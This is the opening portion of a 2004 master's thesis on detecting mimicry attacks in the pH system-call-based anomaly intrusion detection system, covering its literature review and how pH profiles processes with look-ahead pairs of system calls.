2004

Using system call analysis to stop evasion attacks in anomaly based Intrusion Detection System

Ashish Liladhar Samant

Using System Call Analysis To Stop Evasion Attacks in Anomaly Based Intrusion Detection System

Thesis report submitted in partial fulfillment of the requirements of the degree Master of Science in Computer Science

July 2004

Ashish Liladhar Samant

Advisor : Prof. Leon Reznik Leon Reznik

Reader : Prof. Warren Carithers Warren R. Carithers

Observer : Prof. Fereydoun Kazemian F. Kazemian

Thesis/Dissertation Author Permission Statement

Title of thesis or dissertation: USING SYSTEM CALL ANALYSIS TO STOP EVASION ATTACKS IN ANOMALY BASED INTRUSION DETECTION SYSTEMS.

Name of author: ASHISH L SAMANT
Degree: MASTER OF SCIENCE
Program: COMPUTER SCIENCE
College: GCCIS

I understand that I must submit a print copy of my thesis or dissertation to the RIT Archives, per current RIT guidelines for the completion of my degree. I hereby grant to the Rochester Institute of Technology and its agents the non-exclusive license to archive and make accessible my thesis or dissertation in whole or in part in all forms of media in perpetuity. I retain all other ownership rights to the copyright of the thesis or dissertation. I also retain the right to use in future works (such as articles or books) all or part of this thesis or dissertation.

Print Reproduction Permission Granted:

I, ASHISH L SAMANT, hereby **grant permission** to the Rochester Institute Technology to reproduce my print thesis or dissertation in whole or in part. Any reproduction will not be for commercial use or profit.

Signature of Author: Ashish Samant Date: 07/30/2004

Print Reproduction Permission Denied:

I, _____, hereby **deny permission** to the RIT Library of the Rochester Institute of Technology to reproduce my print thesis or dissertation in whole or in part.

Signature of Author: _____ Date: _____

Inclusion in the RIT Digital Media Library Electronic Thesis & Dissertation (ETD) Archive

I, _____, additionally grant to the Rochester Institute of Technology Digital Media Library (RIT DML) the non-exclusive license to archive and provide electronic access to my thesis or dissertation in whole or in part in all forms of media in perpetuity.

I understand that my work, in addition to its bibliographic record and abstract, will be available to the world-wide community of scholars and researchers through the RIT DML. I retain all other ownership rights to the copyright of the thesis or dissertation. I also retain the right to use in future works (such as articles or books) all or part of this thesis or dissertation. I am aware that the Rochester Institute of Technology does not require registration of copyright for ETDs.

I hereby certify that, if appropriate, I have obtained and attached written permission statements from the owners of each third party copyrighted matter to be included in my thesis or dissertation. I certify that the version I submitted is the same as that approved by my committee.

Signature of Author: _____ Date: _____

Acknowledgements

I would like to take this opportunity to thank all the people who have guided me, not only during the completion of my thesis but also during the course of my education at Rochester Institute of Technology. I would like to thank Prof. Leon Reznik, my advisor, for supporting me throughout the duration of the thesis and for his invaluable input. Right from the start, while preparing the proposal for this work, to the very end while preparing the final report, he was always very patient and helpful. I would specially like to thank Prof. Warren Carithers for his insightful comments and fruitful discussions over the subject matter and for guiding me through the technical writing skills. I must also thank Prof. Fereydoun Kazemian for reviewing my work and for his support. A special thanks to Prof. Reek, who guided me through the initial phase and whose professionalism and passion continue to be a source of inspiration. I would also like to express my gratitude to the very resourceful and generous users of the Linux Users Group Of Rochester (LUGOR) for bailing me out on numerous occasions when I had trouble with Linux issues. Lastly, I would like to thank my parents for their continuous support and encouragement.

Abstract

Intrusion Detection Systems (IDSs) that operate on the principle of system call monitoring are known to be susceptible to mimicry or evasion attacks. It has been shown that an intelligent adversary armed with comprehensive knowledge of the target system or network, can penetrate these targets, hide his presence from the IDS, and continue to carry out damage. IDSs, which use system calls to define normal behavior, often leave out complimentary information about them, and intruders use precisely this drawback, to deceive the IDS.

This thesis investigates the vulnerabilities of a system call based IDS and carries out a theoretical and experimental study of methods allowing to improve the IDS performance and reliability. It analyzes the design principles and architecture of anomaly based IDSs and studies the implementation of a typical system call based anomaly IDS. This category of anomaly detection systems is currently attracting considerable attention within the research community and various prototypes have been developed in recent years. The thesis investigates the hypothesis that by monitoring the number of system calls that fail and return error values on a per process basis, it would be possible to identify abnormally behaving processes. It also suggests that by using only a certain set of critical system calls instead of all the defined calls, it could be possible to detect and stop mimicry attacks. pH IDS is used for the purpose of the experiments as its source code is freely available. It works as a patch to the Linux kernel and alters the way system calls are handled. The tests were carried out on a stand-alone Linux box running RedHat 9 with kernel version 2.4.20. Local exploits, which were readily available on the Internet, were used in the experiments.

Some of the results obtained contradicted our original hypothesis and are indicative of the scope for future work in this area. The tests revealed that it was not possible to simply use system call return values to identify erroneously behaving processes. However after classifying the system calls into critical and non-critical sets, a form of mimicry attacks could be successfully detected. The results confirm the potential of this technique to thwart evasion attacks and points to the direction of possible further work in this area.

Table of Contents

List of Figures

Chapter 1
Introduction

1.1 Intrusion Detection

With the advent of the Internet and high-speed access links, networks have been thrown open to the outside world and can be accessed with considerable ease as compared to those of 10 years ago. With this increase in availability of services, there also exists the increased threat of illegal access and misuse of systems. The source of this threat to the integrity of resources and services can be either internal (e.g. somebody within the organization) or external (e.g. a hacker paid by a business competitor to siphon out sensitive data). Irrespective of the sources, it is necessary to safeguard systems and maintain their appropriate and legal use. This is where Intrusion Detection Systems (IDSs) come into the picture.

Intrusion detection is the process of monitoring the state and use of a system to detect the presence of unauthorized activity. Many features and characteristics of system can be used to construct views of normal activity; the system can then be monitored continuously to spot any divergence from these normal views. Alternately, known cases of intrusions are used as a reference and the behavior of the system is observed to detect any similarity to behavior of a system that is compromised by these known attacks. Response to intrusions has traditionally not been considered as a necessary feature of intrusion detection systems, but of late, considerable research effort has being directed towards integrating an automatic response mechanism in these systems.

Intrusion Detection Systems deal with a little piece of the problem of computer security. In a typical scenario, an IDS would accompany other security mechanisms like firewalls, anti virus software and integrity checkers, all of which deal with the same problem at different levels. The task of preventing systems from falling in to the hands of intruders or hackers can be seen as consisting of two phases: preventing attacks from occurring

and realizing that attacks are inevitable and directing efforts to early detection. Intrusion detection systems are directed toward the latter stage, where the goal is to minimize damage caused by a security violation. The typical response of an intrusion detection system is to 'raise an alarm' and notify the system administrator, who in turn checks for false positives and then takes remedial action if necessary.

1.2 pH IDS

The pH IDS is a host-based anomaly intrusion detection system and was designed and developed at the University of New Mexico by Anil Somayaji et al [23]. It can be considered as representative of the entire class of intrusion detection systems that use system call monitoring. The underlying detection algorithm of pH IDS is based on the generic approach of using system call sequence information for constructing definitions of normal program activity, first suggested by Stephanie Forrest et al [7]. One of the unique characteristics of pH is that it can also respond to intrusions and take preventive action on its own, without the intervention of the system administrator. For this reason, its authors have described it as 'autonomous response system', rather than an intrusion detection system.

1.3 Problem definition and pitfalls of pH IDS

Results of preliminary analysis and experiments carried out by Forrest [2,3] show that, system call monitoring is a very effective approach to do intrusion detection. Forrest extensively used the *'sendmail'* program for testing purposes and *'lpr'* in certain cases. '*Sendmail*' was a good choice because it is fairly complex, generates many variations of legal behavior and there are many known attacks to which it is susceptible. In their results, increased instances of abnormal activity could be detected in instances of successful intrusions by some known attack scripts. Though these tests were carried out on SPARC machines with SunOS, the same results could be reproduced on variants of

UNIX®*, with slight or no modifications. The pH IDS, which was based on the above principle and was developed for a Linux kernel displayed similar results when further tests were carried exploiting the vulnerabilities in SSH daemon [23].

From the above documented results and reports of the performance of pH IDS it can be concluded that this approach (and the ph IDS) is fairly successful against a broad variety and classes of attacks and is not just limited to certain typical programs. Once a vulnerability in a program has been exploited and the intruder injected his malicious code, it is highly probably that ph IDS will recognize the abnormal traces and raise an alarm before wide scale damage occurs. However, Wagner and Sato have shown the failure of pH IDS in stopping mimicry or evasion attacks [27]. In these attacks, intruders try to hide their presence, try not to generate abnormal traces of system calls, and then attempt to 'slip under the radar'. Since the IDS does not see anything which it deems 'suspicious', it fails to trigger an alarm. When using system call information to learn about normal behavior of processes, many aspects of system calls can be considered (e.g. parameter values passed to system calls, the return values obtained after their execution, the relative frequencies of system calls, the timing of system calls with respect to the other notable events in the program flow, and so on). pH only uses sequence information or relative ordering information of system calls. This design has very little overhead and is relatively less complex. But the simplicity of pH IDS creates potential for an intruder to break in. The authors of [27] have suggested some ways in which these attacks can be carried out and this raises two issues: how to modify pH IDS to mitigate these kind of attacks, and the practical risk involved in these kind of attacks. I focus on both of these issues in my thesis.

1.4 Thesis Outline

The remainder of this document is organized as follows. Chapter 2 throws some light on the broad area of Computer Security and the role of Intrusion Detection Systems. It talks about the different categories of intrusion detection systems and their features and

* UNIX® is a registered trademark of The Open Group.

touches on the current state of research in this area. Some of the significant research work and papers are referenced and a background is created for the reader who may not be familiar with the concepts and current policies in this domain.

Chapter 3 discusses the working of the pH IDS. I look at the underlying architecture of the system and explain in brief the working of this system. The environment in which pH is implemented is described. Some of the salient results obtained by the authors of the system are noted. I explain the susceptibility of pH IDS to evasion and mimicry attacks as outlined by Wagner and Sato [27].

Chapter 4 establishes our hypothesis. I outline a few approaches to tackling the problem and describe the tests and experiments that were carried out and the rationale behind them. The goal of these experiments was to evaluate some of the suggested solutions, eliminate those, which do not yield satisfactory results and at the least, establish a few pointers for future work, which might generate foolproof solution to this problem.

Chapter 5 documents the results obtained from the tests. These are used to draw conclusions and test our assumptions and hypothesis. I try to correlate the actual results obtained and our expected results and explain the discrepancies, when they occur. I also comment on the scope for future work in this area.

Chapter 2
Literature Review

2.1 Computer Security

2.1.1 What are we dealing with?

Because of advancement in microprocessor technology, closer coupling between operating system architectures and programming languages and multiplication of resources due to wide deployment of distributed systems and networks, we are today able to get more output from our systems than was even imaginable a few years ago. Increased computing capability means that today's systems and applications now have significantly greater functionality, as well as being both, faster and larger. However, the downside to this has been that they have also become more complicated and thus, more unstable, prone to crashes, security violations, abuse and loss of productivity.

The nature of our networks and pervasiveness of today's Internet only add to the problems faced by system administrators and personnel in charge of scripting security policies. The Intemet is an unbounded network; remote hosts are added and deleted randomly and it is very difficult (if not impossible), to predict their behavior while they are connected to the network. The network protocols on which these networks operate were designed decades ago, when the number of hosts was far less. Security was not a primary goal of the designers and so these protocols were inherently insecure (e.g. IP addresses, which are essentially a sequence of bits, is the only mechanism used to authenticate the two communicating hosts).

To make matters worse from the security point of view, computer systems and networks are not static entities and they display constant changes in their characteristics. The number of hosts connected to a network can vary unpredictably; system and application software are constantly updated as newer versions come out; the number of legitimate

users accessing these systems is variable; and, most importantly, definition of what constitutes legitimate behavior is also dynamic. In this environment, it becomes harder to distinguish between abnormal activity or state of a system caused by a security violation and hitherto unseen activity that is simply a result of evolving user behavior.

Consequently it becomes critical that we focus our research efforts on producing more reliable, fault tolerant and secure systems, networks and programs. Computer security is not just limited to detection of intrusions, but also consists of guaranteeing integrity of data, ensuring availability of services and preventing violations of security policies.

2.1.2. Who are we dealing with?

Originally, hacking was the domain of the elite and exclusive group of computer savvy geeks. Hacking into systems required access to resources like fast processors, large amounts of memory and above all expert level technical know-how. The hacking community prided itself on its exploits; the motivation for breaking systems and code was usually a desire to impress others with one's technical ingenuity. There were instances when hackers were paid to break into organizations by a rival business competitor, but there were in the minority.

But hacking is no longer restricted to the geek community. Ironically, it is the wide availability of information on this topic on the intemet, that enables anybody with Internet access and a reasonably well-equipped computer to be in a position to cause damage by spreading intemet worms, spamming email, injecting trojan code and breaking into systems by use of malicious code. There exist entire websites dedicated to the education of the average user in the art of computer hacking. They contain snippets of code, tutorials and listings of known exploits, and automated tools that sniff networks, identify vulnerable machines, extract host information.

The threat to the security of systems is not limited to hackers or crackers who are external to the organization. Security violations also occur from within the organization itself and often all that is required is local user access to your network. A user with normal

privileges may use an exploit against vulnerability in a program to gain elevated privileges and access sensitive data, modify records, install back doors or delete system files.

2.1.3 Generic approaches to computer security

Thomas Longstaff et al [18] classified acts of security violations in the following manner. Whenever information or resources of a system are copied or read by an unauthorized user, it constitutes *loss of confidentiality.* Whenever resources are corrupted intentionally or unintentionally, it constitutes *loss of integrity.* Whenever resources are deleted or become unreachable, it constitutes *loss of availability.* In all instances, 'resources' refers to either the data that our systems hold or the services that they provide.

The first step towards ensuring the security of a system is to restrict access to the system. A user wanting to connect to the computers must prove his identity. This is known as *authentication* and generally involves verification through passwords and usernames. After the authenticity of the user has been proved, the user is allowed to access certain parts of the system, while certain features are hidden from him. This is known as *authorization*, which defines what regions of a system a particular user can reach. This is typically achieved by setting up privilege levels and read, write and execute permissions on files and directories.

Another aspect of computer security is guarding data as it travels across the network. During its trip from one host to another, it is likely that the data will pass through routers, gateways and hosts that may not be a part of the organization. It thus becomes important that these external entities are not able to comprehend the sensitive data or garble it intentionally. For these purposes, mechanisms like encryption are used to make the data unintelligible to anyone other than the communicating parties.

A third category of computer security tools and mechanisms deals with monitoring the system, detecting violations, and responding to them. Tools such as firewalls, file integrity checkers, system scanners and, anti-virus programs are used to continuously

evaluate the state of a system, scrutinize the data flowing in and out of the boundaries of a network, and generally look for any kind of suspicious activity, user or state of system variables. Intrusion Detection Systems fall into this category. They assume that in spite of best efforts, systems will be compromised; their goal is to detect these violations at the earliest and minimize damage by taking appropriate remedial action.

2.2 Nature of Attacks

Any activity that contradicts or diverges from the intended usage of a system and its applications and violates the security policies of the organization is considered harmful. Thus even stealthy probes that are carried to detect vulnerable hosts on a network are dangerous as these probes are often followed by payload of the attack itself. Network scanning, probing, website-defacing, account compromise, to the more prominent, password cracking, denial of service attacks, malicious code and the complete disruption of normal services are all forms of hostile activity.

Some of the well documented ways of attacking a system [18, 20] are described below:

Probes and Scans: These are used to learn about the network, discover vulnerable hosts and identify software being used, including operating system types, versions of various programs, updates (if any) on installed programs. Stealthy probes do not usually themselves damage the system, but should be considered just as dangerous as an actual attack. These information gathering activities can be spread over a number of days and even weeks, as ports, applications and hosts are scanned and tested, one after another.

Privilege Escalation: Known vulnerabilities in systems that have not been patched, may be exploited to gain super-user status. The goal of this kind of activity is to gain access to secure parts of the application and system and access or corrupt sensitive data. An intruder may gain control of a local user account and proceed to escalate its privileges.

Denial of Service: These attacks are primarily carried out to make the systems or applications unavailable and deny its authorized users access to services. They do not necessarily access or modify the data held within the system. Hackers may generate repeated requests of a particular application or flood a network with their packets thus making it harder for legal users to access these resources.

Packet Sniffers: These are another form of stealthy attacks. These programs track packets that flow over the network, and siphon out information from the encrypted data. Typically these programs look for usernames and passwords and other authentication or personal information, which is later used for forging identity.

Masquerading: In these kind of attacks, through clever manipulation of contents of packets, intruders assume the appearance of trusted hosts and users. Thus if a network has been set up to accept remote connections only from a few specific hosts, intruders 'masquerade' as these trusted hosts and may fool the network into accepting them.

Trojan Code, Viruses, Worms: These are all examples of programs which can cause damage on a large scale, affecting entire networks. Their presence is not easily identified until after the damage has done. Typically require a user to execute some malicious code, which then activates or triggers these viruses and worms. Often these are self-duplicating and self-propagating, affecting all connected hosts.

2.3 Classification of Intrusion Detection Principles

Based on their detection principle Intrusion Detection Systems (IDS) can be classified as anomaly based or signature based. An anomaly based IDS initially, learns about the normal behavior of a program or the system on the whole, by observing some predefined characteristics. From this information, the anomaly based IDS tries to generate rules or sets of conditions, which govern normal usage. After sufficient time has been spent creating profiles of normal activity, it is then deployed and it monitors the network or individual hosts. Any activity that diverges from what it has previously learned and does

not match the reference profiles, is flagged as anomalous. When sufficient suspect behavior is observed, usually system administrators are notified. Note that it is necessary to ensure that during this learning phase, there are no instances of an attack or an intrusion, or else the IDS might learn about the attack itself.

In signature based IDS, previously known attack scripts and intrusions are used. Using the history of such already detected attack vectors, databases of intrusive activities are created. During the monitoring phase, these databases are used to examine all seen activity. If there is a match between patterns of system calls or contents of a series of packets or some other system observable and the contents of the database, it is certain that the system is under attack.

There is also a category of intrusion detection systems that uses a combination of above principles and is known as Compound IDS. The most popular example of such a system is the IDES or Intrusion Detection Expert System [19], which was followed by the NIDES or Next-generation IDES [1].

Anomaly-based IDSs suffer from the problem of false positives. It can be difficult for them to distinguish between legitimate, changing user-behavior or less frequently observed legal user behavior that was not seen during the learning phase, and real novelties that occur because of an intrusion. Signature based IDS do not generate false positives; however, the success of these depends on how efficiently and quickly the database of known intrusions can be updated. This task is harder than it seems, because even though, a newly discovered exploit can be fairly quickly added to the monitoring database, it is often possible to generate variations of the same attack. Signature based IDS are also unable to identify completely new attack vectors.

Intrusion Detection Systems can also loosely be classified on the basis of where they are deployed. When the IDS is deployed on the peripheries of a network and monitors traffic in and out of the network, i.e. captures and analyses packets, it is known as a Network Based IDS. On the other hand if an IDS is installed on a host and monitors activity that is

restricted to that host, it is known as Host Based IDS. Host Based IDS can also use network traffic in and out of the host to monitor behavior.

A more detailed sub-classification of these systems, based on their leaming mechanism, can be found in [2]. To summarize, in anomaly-based systems, the reference databases contain valid behavior while in signature-based systems the reference databases contain samples of illegal behavior. The above discussion leads us to the question of what are the contents of these databases. Various attributes of a system or a network have been used to classify normal or abnormal behavior of processes and programs. I discuss these below.

2.4 Current state of research

IDS	TYPE	FEATURES
IDES/NIDES [6,7]	Anomaly and Signature Based	Use profiles of user behavior
TRIPWIRE [13]	Anomaly Based	Checks attributes of system files
NADIR [12]	Network Based	Monitors network traffic
DIDS [11] [10]	Network Based	Monitors network traffic
TIM [25]	Anomaly Based	Creates profiles from user behavior
NSM [9]	Anomaly Based Network IDS	Monitors network traffic

Fig 2.1 Popular research Intrusions Detection Systems. Figures in brackets denote their publications in References List.

Initial interest in the area of intrusion detection and specifically anomaly detection was on focused using user behavior to define normal profiles. [19, 1, 12, 25, 5]. The criteria used in characterizing normal user activity included typical requests made my users,

programs and applications run, the timing of their actions, amount of time spent using system resources and amount of system resources used. However the difficulties in this approach were soon evident as the complexity of applications, the size of networks and number of users began to grow. 'Normal user behavior' included a wide range of actions and was never stable. The dynamic nature of evolving legitimate user behavior made the learning process harder.

The system call approach to anomaly intrusion detection was first proposed by Forrest [2,3] and has received considerable interest from the research community. A combination of some attributes of a process or a program and the system calls that they generate, can be used to characterize normal behavior. System call information of a process can reveal a wide range of further information about the status of the process in the kernel (e.g. its interactions with other system resources like the network, the file system, the daemons running in the background, the devices that are mounted, and its memory requests).

Forrest [2, 3] prototyped an intrusion detection system that used traces sequences of system calls to identify normal program behavior. In their approach, the intrusion detection system was made to synthetically learn about normal program behavior. During monitoring if a different sequence of system calls was observed, an anomaly was flagged. Wepsi [15] implemented an intrusion detection system based on the system call approach but they used variable length patterns in creating profiles, unlike Forrest's original work [7]. They also used audit trail patterns (certain specific events collected from log files), which represent the behavior of a process on a more superficial level than actual system calls. Liao and Vemuri [17] take a slightly different approach to using system calls. Instead of keeping track of sequences of calls, they monitor the frequency of system calls that are issued by a program. By doing this, they avoid having to treat every system call individually and reduce the overhead involved in analyzing and storing every system call. A system call is considered as an instance of a 'text' and the whole set of calls issued as a 'document'. Proven text-processing techniques can be applied to classifying these 'documents'. Prior to this, Lee [16] tried to improve on the results obtained by Forrest [6] by using machine learning algorithms to extract information from normal and abnormal

sequences of system call traces. Frequency based methods were also explored by Helman and Bhangoo [11]. Instead of keeping track of frequencies of every system call, they recorded frequencies of sequences of system calls.

Kosoresow and Hofmeyer [15] used system call trace execution in a different manner. They proposed to use finite state automata to model the sequences of system calls. No specific method or algorithm was suggested by them for the creation of such automata. Typically the program source code was used to derive a formal specification of program behavior, which in tum was used as input to construct the automata. Sekar et al [21] improved on this methodology and came up with a finite state automata based automatic learning process that used system call and program counter information to model the state of the automata.

Other metadata about program behavior, other than system call characteristics has also been used to define normal or 'self'. Ko et al [14] used formal program specification language to create a rule base. They looked at the source code of a program to identify all its legal actions and used this to create definitions of normal.

Clearly a lot of effort has been directed to the use of system call analysis in the area of anomaly detection. It has been established conclusively that system call analysis can reveal the details about program behavior. The current trend seems to be towards taking the information gathered from this analysis and using it to easily and efficiently create thresholds or boundaries that can distinguish between anomalous and legitimate evolving user behavior (i.e. to reduce false positives). There also is some interest in borrowing concepts from neural networks and artificial intelligence, such as unsupervised learning techniques, to enable the detection system to learn about 'self' on its own, unlike the prevalent rule based synthetic learning mechanisms. Another area of intrusion detection being explored is the problem of response. Typically the response of intrusion detection systems has been to kill processes, kill remote logins, suspend user accounts and in extreme instances isolate hosts altogether from the network. The drawbacks of these responses are the overhead involved and expenses incurred in case of false positives. The

pH IDS handles this problem by delaying suspicious processes and Somayaji [23] were the first ones to propose such a mechanism.

Chapter 3

Features and Vulnerabilities of pH IDS

3.1 Design of pH IDS

3.1.1 Process Homeostasis and definition of 'self'

Homeostasis refers to the ability of biological entities and especially humans to identify 'self'. Humans use this property to maintain a stable internal environment. They can detect when conditions like body temperature, amount and distribution of body fluids, state of the immune system have altered, respond to such changes and reconstruct the original balanced state. The immune system can detect the presence of foreign bodies like viruses, bacteria and other external organisms and take corrective action to fight these pathogens. This is possible because the human immune system can correctly identify itself, i.e. it is 'self-aware'. It is almost as if the immune system maintains a mammoth database describing the features and properties of various types of cells and body fluids and continuously monitors for entities which show variations from this database.

The motivation for pH (Process Homeostasis) IDS comes from this ability of humans to define self and identify variations from self. This concept corresponds nicely to the principle behind anomaly intrusion detection. Maintaining computer or system security can be considered analogous to the task of maintaining normal intemal environment in humans, although human physiological systems are far more complex than computer systems. Just as the presence of a foreign body or a viral infection in humans, may result in abnormal body temperatures or some other deviation from normal characteristics, computer systems that are compromised do display signs of attacks and intrusions. The challenge for anomaly intrusion detection systems is to intelligently generate definitions of 'self' and spot signs of deviation from these 'normal' definitions at the earliest moment possible, without consuming significant resources.

Forrest [7] were the first to propose the idea of using system call information to create definition of self for processes. They proposed that in the case of computer systems and applications, 'self' can be expressed on a per-process basis, by using the system call history of the program which the process is executing. Various attributes of the system calls a process executes can be used to collect information about whether the process is behaving abnormally or not. The timing of the system calls, the arguments passed to system calls, the program counter or instruction pointer values, separation between certain specific system calls that is possibly measured as the hamming distance between these calls, the frequency of certain calls, the instructions executed between system calls can all be possibly used to learn about a normally behaving process. It is also feasible to use a combination of these indicators. The only constraint in using these parameters is that the detection system should not interfere with the normal execution of programs and should carry out its analysis and monitoring transparently.

Forrest et al [7] looked at short sequences of system calls to generate profiles of normal program behavior. This simple technique surprisingly, works just as well as any of the other above mentioned possibilities, as proved by Warrender et al [28]. In this technique, signatures of programs are created by, running them in a secure environment and recording the traces of system calls that are executed. Thus the entire set of system calls executed by a process, are broken down into sequences of length six, which are stored in the normal database. (The length six was chosen by the authors after experimental analysis and they suggest in general, lengths between six and fifteen for the sequences.) One of the drawbacks of this approach was that there was no, theoretical reasons or rationale given for the choice of this value.

Consider the following snapshot of system calls:

open(), mmap(), read(), socket, mmap(), execve(), open(), read(), close(),brk()

With this trace, *open()* being the first system call and *brk()* the most recent system call and a sequence size of 5, the following sequences would be generated :

Seq 1: ***open(), mmap(), read(), socket(), mmap()***

Seq 2: ***mmap(), read(), socket(), mmap(), execve()***

Seq 3: ***read(), socket(), mmap(), execve(), open()***

Seq 4: ***socket(), mmap(), execve(), open(), read()***

Seq 5: ***mmap(), execve(), open(), read(), close()***

Seq 6: ***execve(), open(), read(), close(), brk()***

Fig 3.1 Sequences of system calls with window size of five.

These sequences would be recorded in the database as part of the normal profile for this particular program. Profiles usually consist of thousands of such short sequences. Interestingly, the size of a profile is not proportional to the size of the program. So, there might be a program, which is smaller in size but generates more sequences than some other larger program because the sequences generated are more related to the complexity of the different execution paths within the program. If during the monitoring phase the following pattern was observed,

socket(), mmap(), execve(), open(), write()

This would generate mismatches with the pattems stored in the normal database. Thus the anomalously behaving process, which may have loaded another program (by the *execve()* call) and opened a file and written to it (instead of reading from it) will be detected.


The use of system call sequences for generating normal signatures can also be justified by the fact that security violations are likely to produce abnormal system call invocations. System calls are the only means by which a program operating in user space can enter kernel space and make use of the services provided by the kernel. It is unlikely that an attack script or piece of malicious code can operate without entering kernel space. Once operation of a process shifts into kernel mode, it has potential to cause damage to critical system files and resources. System calls act as the boundary between user space and kernel space and are thus a good choice to watch interactions of a process with the

underlying kernel. For an intrusion to succeed without attempting any system call, it must operate entirely in user space. It is very difficult, if not impossible to achieve this, and it is likely that such an attack is based on some glaring flaw or programming error in the operating system itself. One such instance of this found in literature [27], involved older versions of Solaris, where it was possible to assume root privileges simply by calling the divide-by-zero interrupt handler. Such examples are fortunately not very common.

3.1.2 System call traces and pH IDS

Somayaji and Forrest [23] developed a working prototype of the system call based anomaly detection system, the pH (Process Homeostasis) IDS. Though the prototype was derived from the work of Forrest et al [7] as explained above, a slightly different approach was taken by Somayaji [22] in storing system call sequences in the actual implementation of pH. In fact, pH does not store call sequences. It uses 'look-ahead' pairs of system calls. These pairs are obtained by processing traces of system calls in a 'look-ahead' window at any given point of time. The current system call is recorded and the pairs it forms with *'n-1'* previously seen system calls are recorded, where *'n'* is the size of the look-ahead window. For example, if a window size of 5 is chosen, with 1 being the oldest system call seen and 5 being the latest or current system call, the look-ahead pairs generated by this sequence will be (5,1), (5,2), (5,3) and (5,4). Essentially the same information is stored and used to create profiles, however it is represented in a different manner.

Going back to the above example, consider the point in time when only the first three system calls of that sequence have been observed and size of the look-ahead window is five.



This state generates the following look-ahead pairs : *(read , mmap) , (read , * , open)*
As the look-ahead window moves forward and new system calls are encountered the number of look-ahead pairs increases. The above sequence would generate the following look-ahead pairs.

(n, n-1)	**(n, *, n-2)**	**(n,*,*, n-3)**	**(n,*,*,*,n-4)**
(mmap, open)	(read, *, open)	(socket, *, *, open)	(mmap,*,*,*,open)
(read, mmap)	(socket, *, mmap)	(mmap, *, *, mmap)	(execve,*,*,*,mmap)
(socket, read)	(mmap, *,read)	(execve, *, *, read)	(open,*,*,*,read)
(mmap, socket)	(execve, *, socket)	(open, *, *, socket)	(read,*,*,*,socket)
(execve, mmap)	(open, *, mmap)	(read, *, *, mmap)	(close,*,*,*,mmap)
(open, execve)	(read, *, execve)	(close, *, *, execve)	(brk,*,*,*,execve)
(read, open)	(close, *, open)	(brk, *, *, open)	
(close, read)	(brk, *, read)		
(brk, close)			

In the actual implementation of pH, a look-ahead window of size nine was used, which generates eight look-ahead pairs per trace. To compare the look-ahead pair approach and the original sequence method, let us consider the optimal or worst case scenario, where a process or a program generates all the possible permutations and combinations of system call sequences. Let us denote the total number of system calls as '*n*' and the size of our look-ahead window and thus the length of our sequences as '*m*'. Look-ahead pairs can be stored in *n x n* bit arrays, thus we would require *m-1* bit arrays of size *n x n.* In Linux kernel version 2.4.20 , 255 system calls have been defined in `unistd.h`.* Thus the look-ahead pairs method would require 8 * 256 * 256 bits for storage that is equivalent to 64KB per program. On the other hand, sequence method, would require *m* "
(in this case, 9^{256}) bits that is a huge number.

* Complete path is linux-2.4.20/include/asm/unistd.h on Red Hat Linux distribution, with source tree rooted at linux-2.4.20

The choice of nine as the look-ahead window size also serves another purpose. Since a look-ahead window of length nine, generates a maximum of eight look-ahead pairs, byte arrays with 256 * 256 locations or elements can be used to store the profiles of every program. The presence or absence of a pair can then be represented as a bit map. Consider the following example,




Fig 3.2 Contents of byte array storing system call look-ahead pairs.

The cell or byte corresponding to Sys Call 2 and Sys Call 3, consists of 8 bits which are either set or reset, depending on the presence or absence of a pair containing these two system calls. Thus if the fourth bit of that location is set, it denotes that there is some sequence in which Sys Call 2 and Sys Call 3 occur with a separation of 4 system calls. Similarly of the second bit is reset, it indicates that Sys Call 2 and Sys Call 3 have never occurred in any sequence with a separation of two other system calls between them.

3.2 Working of pH IDS

3.2.1 Implementation

The pH IDS is implemented as a patch to the Linux kernel. The authors of pH had implemented it on a Linux box running Debian and with 2.4.20 kernel which was current at that point of time. It monitors and intercepts the invocation of each system call by all running or active processes, performs some bookkeeping operations, checks whether the invocation of the call is permissible and if it is found to be satisfactory it passes control to the interrupt handler.

